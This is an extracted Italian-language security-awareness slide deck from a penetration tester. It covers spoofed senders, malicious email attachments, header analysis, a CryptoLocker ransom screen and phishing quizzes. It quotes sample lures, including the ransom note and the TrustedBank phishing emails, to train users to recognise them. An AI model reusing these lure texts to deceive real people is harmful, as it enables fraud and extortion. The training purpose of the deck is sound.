

\$ whoami

- **attività professionale:**
 - **analisi delle vulnerabilità e penetration testing**
 - **security consulting**
 - **formazione**
- **altro:**
 - **sikurezza.org**
 - **(F|Er|bz)lug**

free advertising >



Agenda

There are two types of companies: those who **have been hacked**, and those who **don't yet know** they have been hacked.


John Chambers
Chief Executive Officer of Cisco



src: <https://www.facebook.com/worldeconomicforum/posts/10152578793381479>


Scenario 1: utenti

malware



Scenario 1: utenti

malware



Quiz 1: mittente

From Terrence Young <YoungTerrence36@gardentrans.com>

Reply Forward Archive Delete More

Se ricevo una mail il cui mittente è "*Tizio Caio*" (COLLEGA)

- È STATA INVIATA SICURAMENTE DAL COLLEGA TIZIO CAIO
- NON SAPREI
- IL MITTENTE POTREBBE ESSERE FALSO, ED È ESTREMAMENTE SEMPLICE FALSIFICARE QUESTI DATI
- IL MITTENTE POTREBBE ESSERE FALSO, MA È ESTREMAMENTE COMPLICATO FALSIFICARE QUESTI DATI


1 attachment: SCAN_invoice_24598007.zip 2.1

Save



Scenario 1: utenti

malware




Scenario 1: utenti

malware



Scenario 1: utenti

malware



Green Box (Successful Delivery):


X-Original-To mfalsetti@enforcer.it
To fusys@enforcer.it
Received from static-217-133-... clienti.tiscali.it (HELO 127.0.0.1) (217.133. ...) by www.enforcer.it (qpsmtpd/0.93) with (AES256-GCM-SHA384 encrypted) ESMTPSA; Sat, 12 Dec 2015 16:58:22 +0100
Results www.enforcer.it; auth=pass (plain) smtp.auth=...
X-HELO 127.0.0.1
X-Status-Checked Checked by ... on www.enforcer.it

Red Box (Failed Delivery):

Delivered-To fusys@enforcer.it
Received from ... enforcer.it (HELO ... enforcer.it) (...) by www.enforcer.it (qpsmtpd/0.93) with SMTP; Sun, 13 Dec 2015 23:47:03 +0100
Results www.enforcer.it; auth=none
Return-Path ***
X-Status No, score=3.7 required=5.0 tests=AWL,BAYES_00,MISSING_DATE,MISSING_HEADERS,MISSING_MID,NO_HEADERS_MESSAGE,NO_RECEIVED,NO_RELAYS autolearn=no version=3.3.2

Scenario 1: utenti

malware



CryptoLocker



Private key will be destroyed on

1/6/2015 1:11:17 PM

Time left

71:55:27

Checking wallet..

Received: 0.00 BTC

Your Personal files are encrypted!

Your personal files **encryption** produced on this computer: photos, videos, documents, etc. Encryption was produced using a **unique** public key RSA-2048 generated for this computer.

To decrypt files you need to obtain the **private key**.

The **single copy** of the private key, which will allow to decrypt the files, located on a secret server on the Internet; the server will **destroy** the key after a time specified in this window. After that, **nobody and never will be able** to restore files...

To **obtain** the private key for this computer, which will automatically decrypt files, you need to pay **1.00 bitcoin** (~291 USD).

You can easily delete this software, but know that without it, you will never be able to get your original files back.

Disable your antivirus to prevent the removal of this software.

For more information on how to buy and send bitcoins, click "Pay with Bitcoin"
To open a list of encoded files, click "Show files"

Do not delete this list, it will be used for decryption. And do not move your files.

Show files

Pay with Bitcoin

Quiz 2: go fishing?

Il *phishing* è

- NON SAPREI
- È UNA TECNICA DI ALLENAMENTO (GINNASTICA)
- È UNA TECNICA DI PESCA (CON LA "MOSCA")
- È UNA TECNICA DI ATTACCO INFORMATICO

Scenario 2: utenti

phishing

src: <https://en.wikipedia.org/wiki/Phishing>



Dear valued customer of TrustedBank,

We have received notice that you have recently attempted to withdraw the following amount from your checking account while in another country: \$135.25.

If this information is not correct, someone unknown may have access to your account. As a safety measure, please visit our website via the link below to verify your personal information:

<http://www.trustedbank.com/general/custverifyinfo.asp>

Once you have done this, our fraud department will work to resolve this discrepancy. We are happy you have chosen us to do business with.

Thank you,
TrustedBank

Member FDIC © 2005 TrustedBank, Inc.

Scenario 2: utenti

phishing

src: <https://en.wikipedia.org/wiki/Phishing>



Dear valued customer of TrustedBank,

We have received notice that a transaction for the following amount from your account was processed.

If this information is not correct, please contact your account manager immediately. As a safety measure, we have locked your account. To unlock your account, please provide your personal information:

<http://www.trustedbank.com>

(Click)

Once you have done this, our system will verify the discrepancy. We are happy to assist you.

Thank you,
TrustedBank


A screenshot of a phishing login page for TrustedBank. The page has a green header with the text "Welcome To Online Banking". Below the header, there are two input fields: "Username" and "Password". Below the "Password" field is an orange "LOG IN" button with a padlock icon to its right. Below the button are two links: "Forgot Your Password?" and "Sign up for Online Banking". At the bottom of the page, there is a footer with several links: "Identity Protection", "Security", "Privacy", "Online Guarantee", and "Notices". The entire screenshot is enclosed in a red rectangular border.

Member FDIC © 2005 TrustedBank, Inc.



Scenario 2: utenti

phishing



